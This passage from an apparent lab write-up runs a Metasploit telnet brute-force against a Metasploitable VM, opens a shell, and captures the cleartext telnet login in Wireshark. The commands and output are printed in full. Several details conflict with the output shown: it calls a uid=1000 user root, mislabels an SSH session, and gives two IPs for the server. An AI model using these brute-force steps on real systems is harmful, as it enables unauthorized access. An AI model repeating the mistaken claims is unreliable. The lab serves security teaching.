msf5 auxiliary(scanner/telnet/telnet_login) > set PASS_FILE ~/Desktop/pass.txt
PASS_FILE => ~/Desktop/pass.txt
msf5 auxiliary(scanner/telnet/telnet_login) > set stop_on_success true
stop_on_success => true
msf5 auxiliary(scanner/telnet/telnet_login) > set VERBOSE true
VERBOSE => true
msf5 auxiliary(scanner/telnet/telnet_login) > show options

Module options (auxiliary/scanner/telnet/telnet_login):

   Name              Current Setting     Required  Description
   ----              ---------------     --------  -----------
   BLANK_PASSWORDS   false               no        Try blank passwords for all users
   BRUTEFORCE_SPEED  2                   yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false               no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false               no        Add all passwords in the current database to the list
   DB_ALL_USERS      false               no        Add all users in the current database to the list
   PASS_FILE         ~/Desktop/pass.txt  no        File containing passwords, one per line
   RHOSTS            192.168.56.105      yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT             23                  yes       The target port (TCP)
   STOP_ON_SUCCESS   true                yes       Stop guessing when a credential works for a host
   THREADS           1                   yes       The number of concurrent threads (max one per host)
   USERPASS_FILE                         no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false               no        Try the username as the password for all users
   USER_FILE         ~/Desktop/user.txt  no        File containing usernames, one per line
   VERBOSE           true                yes       Whether to print output for all attempts
```

After running with modified configurations, the user names are checked individually against every password for successful and failed logins. Thus, **brute force** is performed and we get the below,




```
msf5 auxiliary(scanner/telnet/telnet_login) > run

[!] 192.168.56.105:23     - No active DB -- Credential data will not be saved!
[-] 192.168.56.105:23     - 192.168.56.105:23 - LOGIN FAILED: admin:123456 (Incorrect: )
[-] 192.168.56.105:23     - 192.168.56.105:23 - LOGIN FAILED: admin:msfadmin (Incorrect: )
[-] 192.168.56.105:23     - 192.168.56.105:23 - LOGIN FAILED: admin:user (Incorrect: )
[-] 192.168.56.105:23     - 192.168.56.105:23 - LOGIN FAILED: admin:password (Incorrect: )
[-] 192.168.56.105:23     - 192.168.56.105:23 - LOGIN FAILED: admin:qwerty (Incorrect: )
[-] 192.168.56.105:23     - 192.168.56.105:23 - LOGIN FAILED: admin:123456789 (Incorrect: )
[-] 192.168.56.105:23     - 192.168.56.105:23 - LOGIN FAILED: admin:123445 (Incorrect: )
[-] 192.168.56.105:23     - 192.168.56.105:23 - LOGIN FAILED: admin:1234 (Incorrect: )
[-] 192.168.56.105:23     - 192.168.56.105:23 - LOGIN FAILED: admin:admin (Incorrect: )
[-] 192.168.56.105:23     - 192.168.56.105:23 - LOGIN FAILED: admin:1234567 (Incorrect: )
[-] 192.168.56.105:23     - 192.168.56.105:23 - LOGIN FAILED: admin:dragon (Incorrect: )
[-] 192.168.56.105:23     - 192.168.56.105:23 - LOGIN FAILED: admin:123123 (Incorrect: )
[-] 192.168.56.105:23     - 192.168.56.105:23 - LOGIN FAILED: admin:baseball (Incorrect: )
[-] 192.168.56.105:23     - 192.168.56.105:23 - LOGIN FAILED: admin:abc123 (Incorrect: )
[-] 192.168.56.105:23     - 192.168.56.105:23 - LOGIN FAILED: admin:football (Incorrect: )
[-] 192.168.56.105:23     - 192.168.56.105:23 - LOGIN FAILED: admin:monkey (Incorrect: )
[-] 192.168.56.105:23     - 192.168.56.105:23 - LOGIN FAILED: admin:letmein (Incorrect: )
[-] 192.168.56.105:23     - 192.168.56.105:23 - LOGIN FAILED: admin:696969 (Incorrect: )
[-] 192.168.56.105:23     - 192.168.56.105:23 - LOGIN FAILED: admin:shadow (Incorrect: )
[-] 192.168.56.105:23     - 192.168.56.105:23 - LOGIN FAILED: admin:master (Incorrect: )
[-] 192.168.56.105:23     - 192.168.56.105:23 - LOGIN FAILED: admin:666666 (Incorrect: )
[-] 192.168.56.105:23     - 192.168.56.105:23 - LOGIN FAILED: admin:qwerty (Incorrect: )
[-] 192.168.56.105:23     - 192.168.56.105:23 - LOGIN FAILED: msfadmin:123456 (Incorrect: )
[+] 192.168.56.105:23     - 192.168.56.105:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.56.105:23     - Attempting to start session 192.168.56.105:23 with msfadmin:msfadmin
[*] Command shell session 4 opened (192.168.56.101:40485 -> 192.168.56.105:23) at 2020-05-17 10:26:31 -0400
[*] 192.168.56.105:23     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

We get 1st successful login and the execution gets stopped and wont go further. So using **sessions** we can know the active sessions with user id and password and particularly we can login to that successful id and password we got above by **sessions -i Id_no** and here the session id is **3.**



```
msf5 auxiliary(scanner/telnet/telnet_login) > sessions

Active sessions
===============

  Id  Name  Type           Information                                Connection
  --  ----  ----           -----------                                ----------
  2         shell unknown  SSH user:user (192.168.56.105:22)          192.168.56.101:46581 → 192.168.56.105:22 (192.168.56.105)
  3         shell unknown  SSH msfadmin:msfadmin (192.168.56.105:22)  192.168.56.101:40347 → 192.168.56.105:22 (192.168.56.105)
  4         shell          TELNET msfadmin:msfadmin (192.168.56.105:23) 192.168.56.101:40485 → 192.168.56.105:23 (192.168.56.105)
```



```
 Interrupt: use the 'exit' command to quit
msf5 auxiliary(scanner/telnet/telnet_login) > sessions -i 3
[*] Starting interaction with 3 ...

id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin)
,119(sambashare),1000(msfadmin)
ls
vulnerable
█
```

<u>OUTPUT:</u> Through the module, we modified certain configuration settings and set user id and common password files to run a brute force attack on **telnet** module. Hence, got a successful login and executed few shell commands like **Id** which gives root user and **ls** command to list files etc.,


7. <u>Telnet - Clear text capture (captured in Wireshark)</u>

Telnet is one of the earliest remote login protocols on the Internet. It has no security built-in like no encryption or authentication used and no policies are in telnet. They can be used inside local systems but to be avoided for public networks or outside local network environments where the network cannot be fully trusted.

Using **telnet**, i can connect to the server using credentials **username - msfadmin** and **password - msfadmin** which gives me a successful login into a shell console.
We use my basic shell commands and execute them for the results needed to be displayed.


Now a network attacker can perform a **man in the middle** attack and can use **wireshark** to capture the data packets sent from user to the server. Thus he may get the **credentials in clear** and also whatever user is executing using shell commands.

The below shows using telnet we connect to server ip 192.168.56.103 and give the credentials to login into that server. Some shell commands are executed like **id, ls, mkdir.**




```
root@kali:/# telnet 192.168.56.105
Trying 192.168.56.105...
Connected to 192.168.56.105.
Escape character is '^]'.

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Mon May  4 23:31:29 EDT 2020 on pts/2
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ls
vulnerable
msfadmin@metasploitable:~$ id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin)
,119(sambashare),1000(msfadmin)
msfadmin@metasploitable:~$ cd vulnerable
msfadmin@metasploitable:~/vulnerable$ ls
mysql-ssl  samba  tikiwiki  twiki20030201
msfadmin@metasploitable:~/vulnerable$ cat samba
cat: samba: Is a directory
msfadmin@metasploitable:~/vulnerable$ mkdir hello
msfadmin@metasploitable:~/vulnerable$ ls
hello  mysql-ssl  samba  tikiwiki  twiki20030201
msfadmin@metasploitable:~/vulnerable$
```

The wireshark captured packets are shown with protocol as **telnet.** All the packets are unencrypted.



```
No.   Time          Source           Destination      Protocol Lengtl Info
    1 0.000000000   192.168.56.101   192.168.56.105   TCP        74 45900 → 23 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=896059139 TSecr=0 WS=128
    2 0.000975457   192.168.56.105   192.168.56.101   TCP        74 23 → 45900 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM=1 TSval=7130808 TSecr=896…
    3 0.001049412   192.168.56.101   192.168.56.105   TCP        66 45900 → 23 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=896059140 TSecr=7130808
    4 0.002334877   192.168.56.101   192.168.56.105   TELNET     93 Telnet Data ...
    5 0.003030160   192.168.56.105   192.168.56.101   TCP        66 23 → 45900 [ACK] Seq=1 Ack=28 Win=5792 Len=0 TSval=7130808 TSecr=896059141
    6 0.007714456   192.168.56.105   192.168.56.101   TELNET     78 Telnet Data ...
    7 0.007791296   192.168.56.101   192.168.56.105   TCP        66 45900 → 23 [ACK] Seq=28 Ack=13 Win=64256 Len=0 TSval=896059147 TSecr=7130809
    8 0.008512011   192.168.56.105   192.168.56.101   TELNET    105 Telnet Data ...
    9 0.008539605   192.168.56.101   192.168.56.105   TCP        66 45900 → 23 [ACK] Seq=28 Ack=52 Win=64256 Len=0 TSval=896059147 TSecr=7130809
   10 0.008946224   192.168.56.101   192.168.56.105   TELNET    149 Telnet Data ...
   11 0.014777278   192.168.56.105   192.168.56.101   TELNET     69 Telnet Data ...
   12 0.014822749   192.168.56.101   192.168.56.105   TCP        66 45900 → 23 [ACK] Seq=111 Ack=55 Win=64256 Len=0 TSval=896059154 TSecr=7130809
   13 0.016289878   192.168.56.101   192.168.56.105   TELNET     69 Telnet Data ...
   14 0.017065329   192.168.56.105   192.168.56.101   TELNET     69 Telnet Data ...
   15 0.017109857   192.168.56.101   192.168.56.105   TCP        66 45900 → 23 [ACK] Seq=114 Ack=58 Win=64256 Len=0 TSval=896059156 TSecr=7130810
   16 0.017402022   192.168.56.101   192.168.56.105   TELNET     69 Telnet Data ...
   17 0.017928648   192.168.56.105   192.168.56.101   TELNET    686 Telnet Data ...
   18 0.017963804   192.168.56.101   192.168.56.105   TCP        66 45900 → 23 [ACK] Seq=117 Ack=678 Win=64128 Len=0 TSval=896059157 TSecr=7130810
   19 0.055918320   192.168.56.105   192.168.56.101   TCP        66 23 → 45900 [ACK] Seq=678 Ack=117 Win=5792 Len=0 TSval=7130814 TSecr=896059156
   20 2.088135656   192.168.56.101   192.168.56.105   TELNET     67 Telnet Data ...
   21 2.088831308   192.168.56.105   192.168.56.101   TCP        66 23 → 45900 [ACK] Seq=678 Ack=118 Win=5792 Len=0 TSval=7131017 TSecr=896061227
   22 2.089022805   192.168.56.105   192.168.56.101   TELNET     67 Telnet Data ...
   23 2.089046721   192.168.56.101   192.168.56.105   TCP        66 45900 → 23 [ACK] Seq=118 Ack=679 Win=64128 Len=0 TSval=896061228 TSecr=7131017
   24 2.328960604   192.168.56.101   192.168.56.105   TELNET     67 Telnet Data ...

▸ Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface eth0, id 0
▸ Ethernet II, Src: PcsCompu_1f:30:76 (08:00:27:1f:30:76), Dst: PcsCompu_fd:5b:aa (08:00:27:fd:5b:aa)
▸ Internet Protocol Version 4, Src: 192.168.56.101, Dst: 192.168.56.105
▸ Transmission Control Protocol, Src Port: 45900, Dst Port: 23, Seq: 0, Len: 0

0000  08 00 27 fd 5b aa 08 00  27 1f 30 76 08 00 45 10   ··'·[···'·0v··E·
0010  00 3c ec c7 40 00 40 06  5b c5 c0 a8 38 65 c0 a8   ·<··@·@·[···8e··
0020  38 69 b3 4c 00 17 ba 3e  4b e8 00 00 00 00 a0 02   8i·L···>K·······
0030  fa f0 f2 4d 00 00 02 04  05 b4 04 02 08 0a 35 68   ···M··········5h
0040  c7 03 00 00 00 00 01 03  03 07                     ··········
```

Here under the **Protocol** there is telnet that we are using to connect to server. Now i by clicking 1 packet and giving **tcp follow stream**, it gives a result of everything i executed starting from login till end by combining all packets in that stream below,



Wireshark · Follow TCP Stream (tcp.stream eq 0) · eth0


```
Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: mmssffaaddmmiinn
.
Password: msfadmin
.
Last login: Mon May  4 23:31:29 EDT 2020 on pts/2
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ llss
.
vulnerable
msfadmin@metasploitable:~$ ccdd  vvuullnneerr.. ... ... ... ... ... ... ... ... ... .iidd
.
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),
46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin)
msfadmin@metasploitable:~$ ccdd  vvuullnneerraabbllee
.
msfadmin@metasploitable:~/vulnerable$ llss
.
```

```
.
msfadmin@metasploitable:~/vulnerable$ llss
.
mysql-ssl  samba  tikiwiki  twiki20030201
msfadmin@metasploitable:~/vulnerable$ ccaatt  ssaammbbaa
.
cat: samba: Is a directory
msfadmin@metasploitable:~/vulnerable$ cc.. .mmkkddiirr  hheellllloo
.
msfadmin@metasploitable:~/vulnerable$ llss
.
hello  mysql-ssl  samba  tikiwiki  twiki20030201
msfadmin@metasploitable:~/vulnerable$
```

OUTPUT: Captured **user id** and **password** in **clear text** in wireshark that is highlighted and also some commands executed inside shell giving out results of files listed and creating directories. Even they can be modified.


8. SAMBA - Remote code execution

For **samba,** there are 25 modules shown below. And the chosen module is **auxiliary/linux/samba/is_known_pipename**



